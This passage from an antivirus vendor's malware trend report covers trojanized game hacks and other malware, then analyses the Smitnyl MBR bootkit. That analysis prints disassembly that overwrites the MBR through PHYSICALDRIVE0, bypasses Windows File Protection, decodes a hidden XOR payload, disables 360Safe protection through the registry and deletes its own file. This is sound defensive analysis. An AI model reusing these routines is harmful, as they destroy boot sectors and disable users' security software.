
But, the phone numbers are non-existent. This ransomware is distributed via vulnerable websites. Be careful when accessing untrusted websites and always update your web browser to the latest version to prevent such attacks.
V3 detects this Trojan as:

- Win-Trojan/Fakeav.320000.AT
- Win-Trojan/Serubsit.145920

Malware disguised as map hack for Starcraft


Malware disguised as map hack for Starcraft is on the rise again. This malware is not new – it has existed for some time. Map hack is a generic term that refers to a method or third-party program that enables a gamer to see more of a level than intended by the developer. It can be found easily online.

[Fig. 1-21] Map hack for Starcraft searched on search engine




Some map hacks that are provided on blogs or forums install malware (aaa.exe) along with the map hack program.

[Fig. 1-22] Map hack installation process




As you can see above, when the dropper (aaa.exe) runs, a malicious DLL gets created on the system folder. The DLL then gets injected into the svchost.exe file and runs, and attempts to access a malicious site.

[Fig. 1-23] Access attempts by DLL



When we tested the malware, there were access attempts but no other actions (such as file download). The URL for the website was located in Hong Kong.

[Fig. 1-24] Network information of web site




Using map hack to easily win in games may infect your system with malware. You must be extra careful when downloading such tools.

Distribution of malware in the name of well known programs

Recently, there have been malware reported to be distributed in the name of well known products, people and companies and social issues to win trust of victims. The following malware is named v3lite.exe to trick victims into believing they are downloading V3 Lite program.

[Fig. 1-25] Malware disguised as V3 Lite file




If you are suspicious about any files on your system, report it to a security company and always update your antivirus and Windows security to the latest version.

iPhone and iPad keylogger

There is a keylogger that logs keystrokes on iPhone and iPad. It runs on iOS, but not on all iPhones or iPads. It can only get installed if the device has been jailbroken. It logs keystrokes and sends them to an email address.

[Fig. 1-26] Site selling keylogger for iOS



A similar case where a malware only runs on jailbroken iPhones and iPads was reported before on November 2009. You are advised not to jailbreak your iPhone or iPad to prevent unexpected security threats.

01. Malicious Code Trend
c. Special Feature: Malicious Code Analysis


MBR Infector : Smitnyl analysis

The Master Boot Record (MBR) is the first sector of a hard disk. It stores information about installed operating systems. This small section exists outside the storage of a disk's partitions. It tells the machine how to boot an operating system and where individual partitions are stored. It contains a table of partitions and a code for the program used by the BIOS to boot the system. MBR is not as infected as much as the PE (Portable Executable) file: it is that much more complicated and size-restrictive, and a tiny error or bug may cause the computer not to boot the operating system. Recently, a new bootkit, Smitnyl Bootkit, was discovered – it is propagating via free file sharing network.


1. Infection and signs of attack

Smitnyl Bootkit saves infection data in the MBR and sectors. It also infects the userinit.exe file when the system restarts to download a malicious file from a designated website. The changes in MBR before and after being infected can be found in the images below:

[Fig. 1-27] Original MBR




[Fig. 1-28] Infected MBR



The process of the main dropper (Dropper/Smitnyl.37076) can be found in the image below. The payloads to infect MBR, each sector and the userinit.exe file are saved to each resource sector, and the downloader is also divided and saved in two resource sectors.

[Fig. 1-29] Process of main dropper



When the data saved in the resource sectors gets loaded, the MBR, sectors and userinit.exe file will get infected. The process is as below:

1. Saves orginal MBR to the 5th sector.
2. Loads the userinit.exe infector payload to the resource sector (Name='71') and saves to 39th sector
3. Loads encoding data to resource sector (Name='72') and saves to 45th sector
4. Loads encoding data to resource sector (Name='6E') and saves to 46th sector
   ->When XOR calculation is done with 0x7F, the data saved to the 45th and 46th sectors create an executable file that acts as a downloader
5. Reads 0x200 (512 bytes) of data from resource sector (Name='70') and overwrites MBR
6. Reads data (MBR file system infector routine) after 0x200 (512 bytes) of data from resource sector (Name='70') and saves it to 32nd sector


The data saved to each sector are used to create downloader or infect userinit.exe during system boot. The userinit.exe file is infected by infecting MBR to bypass detection by antivirus and WFP (Windows File Protection).

2. Function of each module

2.1 Dropper (Dropper/Smitnyl.37076)

The main functions of the dropper, Dropper/Smitnyl.37076, are as below. It first checks whether the Chinese hard disk monitoring tools, HDDGMON.exe and DF5Serv.exe, are running. If they are, it searches for and loads 'Name=6F' to the resource saves it under the name of pcidump.sys, beep.sys or DeviceCutter.sys. Then it starts the service of each file.

[Fig. 1-30] Functions of dropper



After that it loads the data in the resources to infect the MBR and userinit.exe file, and save it to the designated sectors. It then deletes itself, the dropper, and completes its task.

A. Bypass Windows File Protection

SFC.dll file is a system file checker saved to the %SYSTEM% folder. To create a file in the folder, the dropper uses the SFC.dll file's 5th function, sfcFileException, to bypass Windows File Protection.

[Fig. 1-31] SFC.dll _ sfcFileException function used to bypass Windows File Protection

```
00401066 . 68 20404000   PUSH  infector.00404020          ; FileName = "SFC.DLL"
0040106B . FF15 1830400( CALL  DWORD PTR DS:[<&KERNEL32.LoadLibraryA>] ; LoadLibraryA
00401071 . 8BF0          MOV   ESI, EAX
00401073 . 6A 05         PUSH  5                          ; ProcNameOrOrdinal = #5
00401075 . 56            PUSH  ESI                        ; hModule = 76B60000 (SFC)
00401076 . FF15 1430400( CALL  DWORD PTR DS:[<&KERNEL32.GetProcAddress> ; GetProcAddress
0040107C . 8D8D FCFEFFFF LEA   ECX, [LOCAL.65]
00401082 . 6A FF         PUSH  -1
00401084 . 51            PUSH  ECX                        ; ASCII "C:₩WINDOWS₩system32₩"
00401085 . 6A 00         PUSH  0
00401087 . FFD0          CALL  EAX                        ; SFC.#5
00401089 . 56            PUSH  ESI                        ; hLibModule
0040108A . FF15 1030400( CALL  DWORD PTR DS:[<&KERNEL32.FreeLibrary>] ; FreeLibrary
```


B. Backup of normal MBR

To infect MBR, the original MBR is backed up in the 5th sector. This is done by reading the MBR and saving it to the stack.

[Fig. 1-32] Saving 512-byte MBR to stack

```
00401A68 . 57            PUSH  EDI
00401A69 . 53            PUSH  EBX
00401A6A . 53            PUSH  EBX                        ; hTemplateFile => NULL
00401A6B . 6A 03         PUSH  3                          ; Attributes => 0
00401A6D . 53            PUSH  EBX                        ; Mode = OPEN_EXISTING
00401A6E . 6A 03         PUSH  3                          ; pSecurity => NULL
00401A70 . 68 00000000   PUSH  00000000                   ; ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
00401A75 . 68 2C414000   PUSH  1.0040412C                 ; Access = GENERIC_READ|GENERIC_WRITE
00401A7A . FF15 2830400( CALL  DWORD PTR DS:[<&KERNEL32.CreateF ; FileName = "##.₩PHYSICALDRIVE0"
00401A80 . 8BF8          MOV   EDI, EAX                   ; CreateFileA
00401A82 . 83FF FF       CMP   EDI, -1
00401A85 . 74 71         JE    SHORT 1.00401AF8
00401A87 . 8D45 FC       LEA   EAX, [LOCAL.1]
00401A8A . 53            PUSH  EBX                        ; pOverlapped => NULL
00401A8B . 50            PUSH  EAX                        ; pBytesRead = 0012FFB8
00401A8C . BE 00020000   MOV   ESI, 200
00401A91 . 8D85 FCFDFFFF LEA   EAX, [LOCAL.129]
00401A97 . 56            PUSH  ESI                        ; BytesToRead => 200 (512.)
00401A98 . 50            PUSH  EAX                        ; Buffer = 0012FD88
00401A99 . 57            PUSH  EDI                        ; hFile = 00000010
00401A9A . FF15 6830400( CALL  DWORD PTR DS:[<&KERNEL32.ReadFi ; ReadFile
```

```
Address   Hex dump                                        ASCII
0012FDB8  33 C0 8E D0 BC 00 7C FB 50 07 50 1F FC BE 1B 7C  3?? ?|?P?P??|
0012FDC8  BF 1B 06 50 57 B9 E5 01 F3 A4 CB BD BE 07 B1 04  ??PW??? ??????
0012FDD8  38 6E 00 7C 09 75 13 83 C5 10 E2 F4 CD 18 8B F5  8n.|.u?? ??????
0012FDE8  83 C6 10 49 74 19 38 2C 74 F6 A0 B5 07 B4 07 8B  ??It?8,t? ??????
0012FDF8  F0 AC 3C 00 74 FC BB 07 00 B4 0E CD 10 EB F2 88  ??<.t? ?.??????
0012FE08  4E 10 E8 46 00 73 2A FE 46 10 80 7E 04 0B 74 0B  N??F.s*?F??~??t?
0012FE18  80 7E 04 0C 74 05 A0 B6 07 75 D2 80 46 02 06 83  ?~??t?? ?u??F???
0012FE28  46 08 06 83 56 0A 00 E8 21 00 73 05 A0 B6 07 EB  F???V?? ?!?s?? ??
0012FE38  BC 81 3E FE 7D 55 AA 74 0B 80 7E 10 00 74 C8 A0  ??>?U?t?~??t?? ??
0012FE48  B7 07 EB A9 8B FC 1E 57 8B F5 CB BF 05 00 8A 56  ??????W?? ??????V
```

SetFilePointer API is used to move the file pointer to the 5th sector and overwrite MBR in the (0xA00 = 2560, 2560/512 = 5th sector) stack.

[Fig. 1-33] Backing up original MBR in 5th sector

```
00401579 . 56            PUSH  ESI                        ; Origin => FILE_BEGIN
0040157A . 56            PUSH  ESI                        ; pOffsetHi => NULL
0040157B . 68 00A00000   PUSH  0A00                       ; OffsetLo = A00 (2560.)
00401580 . FF75 08       PUSH  [ARG.1]                    ; hFile = 00000010
00401583 . FF15 6430400( CALL  DWORD PTR DS:[<&KERNEL32.SetFil ; SetFilePointer
00401589 . 85C0          TEST  EAX, EAX
0040158B .v 74 25        JE    SHORT 1.004015B2
0040158D . 56            PUSH  ESI                        ; pOverlapped => NULL
0040158E . 8D45 FC       LEA   EAX, [LOCAL.1]
00401591 . BE 00020000   MOV   ESI, 200
00401596 . 50            PUSH  EAX                        ; pBytesWritten = 0012FD98
00401597 . 56            PUSH  ESI                        ; nBytesToWrite => 200 (512.)
00401598 . FF75 0C       PUSH  [ARG.2]                    ; Buffer = 0012FDB8
0040159B . FF75 08       PUSH  [ARG.1]                    ; hFile = 00000010
0040159E . FF15 2430400( CALL  DWORD PTR DS:[<&KERNEL32.WriteF ; WriteFile
```

C.Load data to resource sectors

As mentioned before, the main function of the dropper is to load and save data to resource sectors and create file. The methods to load data are mostly similar. We will look into the method of saving 0x71 resource to the 39th sector. It uses FileResourceA API and looks for the data (Size=0xA00, Address=0x00407050) that falls under the 'Type = 'RES' and Name = '71' to load. Then it uses SetFilePointer API to move the file pointer to the 39th sector and saves as much data as 0xA00 in 0x00407050 loaded to (0x4E00 = 19968, 19968/512 = 39th sector). As WriteFile API is used to write 512 bytes (0x200) each time, it repeats 5 time to finish writing 0xA00.

[Fig. 1-34] Saving Type = 'RES', Name = '71' resource data to 39th sector

```
00401000  $  56              PUSH    ESI                              ResourceType = "RES"
00401001  .  FF7424 0C        PUSH    DWORD PTR SS:[ESP+C]             ResourceName = 71
00401005  .  FF7424 0C        PUSH    DWORD PTR SS:[ESP+C]             hModule = NULL
00401009  .  6A 00            PUSH    0                                FindResourceA
0040100B  .  FF15 0C30400(    CALL    DWORD PTR DS:[<&KERNEL32.FindRes
00401011  .  8BF0             MOV     ESI, EAX
00401013  .  85F6             TEST    ESI, ESI
00401015  .v 74 1C            JE      SHORT 1.00401033
00401017  .  56               PUSH    ESI                              hResource = 004050F8
00401018  .  6A 00            PUSH    0                                hModule = NULL
0040101A  .  FF15 0830400(    CALL    DWORD PTR DS:[<&KERNEL32.Sizeof  SizeofResource
00401020  .  8B4C24 10       MOV     ECX, DWORD PTR SS:[ESP+10]       Size = 0xA00
00401024  .  56               PUSH    ESI                              hResource = 004050F8
00401025  .  6A 00            PUSH    0                                hModule = NULL
00401027  .  8901             MOV     DWORD PTR DS:[ECX], EAX
00401029  .  FF15 0430400(    CALL    DWORD PTR DS:[<&KERNEL32.LoadRes LoadResource
0040102F  .  85C0             TEST    EAX, EAX                         sample.00407050
00401031  .v 75 04            JNZ     SHORT 1.00401037
```

```
004015F5  >  6A 00            PUSH    0                                Origin = FILE_BEGIN
004015F7  .  8D043B           LEA     EAX, DWORD PTR DS:[EBX+EDI]
004015FA  .  6A 00            PUSH    0                                pOffsetHi = NULL
004015FC  .  50               PUSH    EAX                              OffsetLo = 4E00 (19968.)
004015FD  .  FF75 08          PUSH    [ARG.1]                          hFile = 00000010
00401600  .  FF15 6430400(    CALL    DWORD PTR DS:[<&KERNEL32.SetFi   SetFilePointer
00401606  .  8D45 F4          LEA     EAX, [LOCAL.3]
00401609  .  6A 00            PUSH    0                                pOverlapped = NULL
0040160B  .  50               PUSH    EAX                              pBytesWritten = 0012FD94
0040160C  .  56               PUSH    ESI                              nBytesToWrite = 200 (512.)
0040160D  .  57               PUSH    EDI                              Buffer = sample.00407050
0040160E  .  FF75 08          PUSH    [ARG.1]                          hFile = 00000010
00401611  .  FF15 2430400(    CALL    DWORD PTR DS:[<&KERNEL32.Writef  WriteFile
00401617  .  85C0             TEST    EAX, EAX
00401619  .v 74 1D            JE      SHORT 1.00401638
0040161B  .  3975 F4          CMP     [LOCAL.3], ESI
0040161E  .v 72 18            JB      SHORT 1.00401638
00401620  .  8B45 FC          MOV     EAX, [LOCAL.1]
00401623  .  FF45 F8          INC     [LOCAL.2]
00401626  .  C1E8 09          SHR     EAX, 9
00401629  .  03FE             ADD     EDI, ESI
0040162B  .  3945 F8          CMP     [LOCAL.2], EAX
0040162E  .^ 72 C5            JB      SHORT 1.004015F5                 * 5번 실행 (0xA00/0x200 = 5번)
```

D. Infected MBR

It uses FileResourceA API to search for and load data (Size=0xF2A, Address=0x00406120) falling under Type = 'RES' and Name = '70' in the resource sector of the file, and overwrites the MBR sector with the first 512 bytes of data.

[Fig. 1-35] Overwriting data in MBR sector

```
00401000  $  56              PUSH    ESI                              ResourceType = "RES"
00401001  .  FF7424 0C        PUSH    DWORD PTR SS:[ESP+C]             ResourceName = 70
00401005  .  FF7424 0C        PUSH    DWORD PTR SS:[ESP+C]             hModule = NULL
00401009  .  6A 00            PUSH    0                                FindResourceA
0040100B  .  FF15 0C30        CALL    DWORD PTR DS:[<&KERNEL32.FindRes
00401011  .  8BF0             MOV     ESI, EAX
00401013  .  85F6             TEST    ESI, ESI
00401015  .v 74 1C            JE      SHORT infector.00401033
00401017  .  56               PUSH    ESI                              hResource = 004050E8
00401018  .  6A 00            PUSH    0                                hModule = NULL
0040101A  .  FF15 0830        CALL    DWORD PTR DS:[<&KERNEL32.SizeofR SizeofResource
00401020  .  8B4C24 10       MOV     ECX, DWORD PTR SS:[ESP+10]       Size = 0xF2A
00401024  .  56               PUSH    ESI                              hResource = 004050E8
00401025  .  6A 00            PUSH    0                                hModule = NULL
00401027  .  8901             MOV     DWORD PTR DS:[ECX], EAX
00401029  .  FF15 0430        CALL    DWORD PTR DS:[<&KERNEL32.LoadRes LoadResource
0040102F  .  85C0             TEST    EAX, EAX                         infector.00406120
00401031  .v 75 04            JNZ     SHORT infector.00401037
```



```
004019C4  .  56               PUSH    ESI                              Origin = FILE_BEGIN
004019C5  .  56               PUSH    ESI                              pOffsetHi = NULL
004019C6  .  56               PUSH    ESI                              OffsetLo = 0
004019C7  .  FF75 08          PUSH    [ARG.1]                          hFile = 00000068 (window)
004019CA  .  FFD7             CALL    EDI                              SetFilePointer
004019CC  .  56               PUSH    ESI                              pOverlapped = NULL
004019CD  .  8D45 FC          LEA     EAX, [LOCAL.1]
004019D0  .  BE 0002000(      MOV     ESI, 200                         pBytesWritten = 0012FD50
004019D5  .  50               PUSH    EAX                              nBytesToWrite => 200 (512.)
004019D6  .  56               PUSH    ESI                              Buffer = infector.00406120
004019D7  .  53               PUSH    EBX                              hFile = 00000068 (window)
004019D8  .  FF75 08          PUSH    [ARG.1]                          kernel32.WriteFile
004019DB  .  881D 2430(       MOV     EBX, DWORD PTR DS:[<&KERNEL32.Wr WriteFile
004019E1  .  FFD3             CALL    EBX
004019E3  .  85C0             TEST    EAX, EAX
004019E5  .v 74 6D            JE      SHORT infector.00401A54
```

E. Self-deletion by main dropper

It runs 'cmd /c del %Main Dropper%\MainDropper.exe > nul' command to delete itself.


[Fig. 1-36] Self-deletion routine

```
004014E1  .  68 00010000      PUSH    100                              Priority = REALTIME_PRIORITY_CLASS
004014E6  .  C745 AC 4400(    MOV     [LOCAL.21], 44
004014ED  .  AB               STOS    DWORD PTR ES:[EDI]
004014EE  .  C745 D8 0100(    MOV     [LOCAL.10], 1
004014F5  .  66:895D DC       MOV     WORD PTR SS:[EBP-24], BX
004014F9  .  FF15 5030400(    CALL    DWORD PTR DS:[<&KERNEL32 GetCurrentProcess
004014FF  .  8B35 4C30400(    MOV     ESI, DWORD PTR DS:[<&KER kernel32.SetPriorityClass
00401505  .  50               PUSH    EAX                              hProcess = FFFFFFFF
00401506  .  FFD6             CALL    ESI                              SetPriorityClass
00401508  .  6A 0F            PUSH    0F                               Priority = THREAD_PRIORITY_TIME_CRITICAL
0040150A  .  FF15 4830400(    CALL    DWORD PTR DS:[<&KERNEL32 GetCurrentThread
00401510  .  8B3D 4430400(    MOV     EDI, DWORD PTR DS:[<&KER kernel32.SetThreadPriority
00401516  .  50               PUSH    EAX                              hThread = FFFFFFFE
00401517  .  FFD7             CALL    EDI                              SetThreadPriority
00401519  .  8D45 F0          LEA     EAX, [LOCAL.4]
0040151C  .  50               PUSH    EAX                              pProcessInfo = 0012FFAC
0040151D  .  8D45 AC          LEA     EAX, [LOCAL.21]
00401520  .  50               PUSH    EAX                              pStartupInfo = 0012FF68
00401521  .  53               PUSH    EBX                              CurrentDir => NULL
00401522  .  53               PUSH    EBX                              pEnvironment => NULL
00401523  .  6A 0C            PUSH    0C                               CreationFlags = CREATE_SUSPENDED|DETACHED_PROCESS
00401525  .  53               PUSH    EBX                              InheritHandles => FALSE
00401526  .  53               PUSH    EBX                              pThreadSecurity => NULL
00401527  .  8D85 A0FCFFFF(   LEA     EAX, [LOCAL.216]
0040152D  .  53               PUSH    EBX                              pProcessSecurity => NULL
0040152E  .  50               PUSH    EAX                              CommandLine = "C:\WINDOWS\system32\cmd.exe /c del C:\015DE2~1.SAM\infector.exe > nul"
0040152F  .  53               PUSH    EBX                              ModuleFileName => NULL
00401530  .  FF15 4030400(    CALL    DWORD PTR DS:[<&KERNEL32 CreateProcessA
```

2.2 Infected 'userinit.exe' (Win-Trojan/Agent.25600.YE)

The data saved to the main dropper's resource sector under the name of 71 is written in the 39th sector and overwrites userinit.exe when the system restarts. It decodes and executes the encoded data saved to the 45th sector. If 360Safe exists, it terminates 360safe IE Protection and creates a fake explorer.exe in the Temporary folder (%Temp%) to write the decoded data in the 45th sector. It also runs the real explorer.exe to trick the victim into thinking explorer.exe is running properly.

[Fig. 1-37] userinit.exe infection codes saved to 39th sector



A. Termination of 360Safe IE Protection

RegOpenKeyExA API is used to check whether HKEY_LOCAL_MACHINE\SOFTWARE\360Safe\safemon registry exists. If it does, 'IEProtAccess' and 'IEProtNotify' are set to '0' to terminate 360Safe IE Protection. 360Safe IE Protection is a Chinese antivirus.

[Fig. 1-38] Termination of 360Safe IE Protection

```
00400300  .  50              PUSH    EAX                              pHandle = 0012FB9C
00400301  .  68 3F000F00     PUSH    0F003F                           Access = KEY_ALL_ACCESS
00400312  .  894C24 28       MOV     DWORD PTR SS:[ESP+28], ECX
00400316  .  66:8B0D DC02    MOV     CX, WORD PTR DS:[4002DC]
0040031D  .  895424 2C       MOV     DWORD PTR SS:[ESP+2C], EDX
00400321  .  8A15 DE024000   MOV     DL, BYTE PTR DS:[4002DE]
00400327  .  6A 00           PUSH    0                                Reserved = 0
00400329  .  68 B0024000     PUSH    71.004002B0                      Subkey = "SOFTWARE\360Safe\safemon"
0040032E  .  68 02000080     PUSH    80000002                         hKey = HKEY_LOCAL_MACHINE
00400333  .  66:894C24 40    MOV     WORD PTR SS:[ESP+40], CX
00400338  .  885424 42       MOV     BYTE PTR SS:[ESP+42], DL
0040033C  .  C74424 28 00(   MOV     DWORD PTR SS:[ESP+28], 0
00400344  .  FF15 0402400(   CALL    DWORD PTR DS:[<&ADVAPI32.RegOper RegOpenKeyExA
0040034A  .  85C0            TEST    EAX, EAX
0040034C  .v 74 3E           JE      SHORT 71.0040038C
0040034E  .  8B5424 10       MOV     EDX, DWORD PTR SS:[ESP+10]
00400352  .  8B35 0802400(   MOV     ESI, DWORD PTR DS:[<&ADVAPI32.R ADVAPI32.RegSetValueExA
00400358  .  8D4C24 14       LEA     ECX, DWORD PTR SS:[ESP+14]
0040035C  .  6A 04           PUSH    4                                BufSize = 4
0040035E  .  51              PUSH    ECX                              Buffer = 0012FBA0
0040035F  .  6A 04           PUSH    4                                ValueType = REG_DWORD
00400361  .  50              PUSH    EAX                              Reserved = 2
00400362  .  68 A0024000     PUSH    71.004002A0                      ValueName = "IEProtAccess"
00400367  .  52              PUSH    EDX                              hKey = 0
00400368  .  FFD6            CALL    ESI                              RegSetValueExA
0040036A  .  8B4C24 10       MOV     ECX, DWORD PTR SS:[ESP+10]
0040036E  .  8D4424 14       LEA     EAX, DWORD PTR SS:[ESP+14]
00400372  .  6A 04           PUSH    4                                BufSize = 4
00400374  .  50              PUSH    EAX                              Buffer = 0012FBA0
00400375  .  6A 04           PUSH    4                                ValueType = REG_DWORD
00400377  .  6A 00           PUSH    0                                Reserved = 0
00400379  .  68 90024000     PUSH    71.00400290                      ValueName = "IEProtNotify"
0040037E  .  51              PUSH    ECX                              hKey = 0
0040037F  .  FFD6            CALL    ESI                              RegSetValueExA
00400381  .  8B5424 10       MOV     EDX, DWORD PTR SS:[ESP+10]
00400385  .  52              PUSH    EDX                              hKey
00400386  .  FF15 0002400(   CALL    DWORD PTR DS:[<&ADVAPI32.RegClos RegCloseKey
```

B. Creation and execution of explorer.exe

To save fake explorer.exe, it retrieves the Temporary folder location and then accesses the 45th sector and decodes encoded data and creates and runs the fake explorer.exe in the Temporary folder. It also executes the real explorer.exe to trick the victim into thinking explorer.exe is running properly. During the decoding process, it reads 512 bytes of data in the 45th sector and saves it to

[Fig. 1-38] Termination of 360Safe IE Protection

```
00400430  .  6A 00           PUSH    0                                pOffsetHi = NULL
00400432  .  50              PUSH    EAX                              OffsetLo = 0
00400433  .  57              PUSH    EDI                              hFile = 00000038
00400434  .  FFD3            CALL    EBX                              kernel32.SetFilePointer
00400436  .  8D4C24 18       LEA     ECX, DWORD PTR SS:[ESP+18]
0040043A  .  6A 00           PUSH    0                                pOverlapped = NULL
0040043C  .  51              PUSH    ECX                              pBytesRead = 0012FBA4
0040043D  .  8D9424 400200(  LEA     EDX, DWORD PTR SS:[ESP+240]
00400444  .  68 00020000     PUSH    200                              BytesToRead = 200 (512.)
00400449  .  52              PUSH    EDX                              Buffer = 0012FDC4
0040044A  .  55              PUSH    EBP                              hFile = 00000040 (window)
0040044B  .  FF15 1002400(   CALL    DWORD PTR DS:[<&KERNEL32.ReadFile>] ReadFile
00400451  .  8B4C24 18       MOV     ECX, DWORD PTR SS:[ESP+18]
00400455  .  33C0            XOR     EAX, EAX
00400457  .  85C9            TEST    ECX, ECX
00400459  .v 76 16           JBE     SHORT 71.00400471
0040045B  >  8A9404 380200(  MOV     DL, BYTE PTR SS:[ESP+EAX+238]    인코딩 되어 있는 데이터를 '7F'으로 XOR 연산
00400462  .  80F2 7F         XOR     DL, 7F
00400465  .  889404 380200(  MOV     BYTE PTR SS:[ESP+EAX+238], DL
0040046C  .  40              INC     EAX
0040046D  .  3BC1            CMP     EAX, ECX
0040046F  .^ 72 EA           JB      SHORT 71.0040045B
00400471  >  85F6            TEST    ESI, ESI
00400473  .v 75 20           JNZ     SHORT 71.00400495
00400475  .  C68424 380200(  MOV     BYTE PTR SS:[ESP+238], 4D        'MZ', 'PE' 시그니쳐를 보정
0040047D  .  C68424 390200(  MOV     BYTE PTR SS:[ESP+239], 5A
00400485  .  C68424 080300(  MOV     BYTE PTR SS:[ESP+308], 50
00400480  .  C68424 090300(  MOV     BYTE PTR SS:[ESP+309], 45
00400495  >  8D4424 18       LEA     EAX, DWORD PTR SS:[ESP+18]
00400499  .  6A 00           PUSH    0                                pOverlapped = NULL
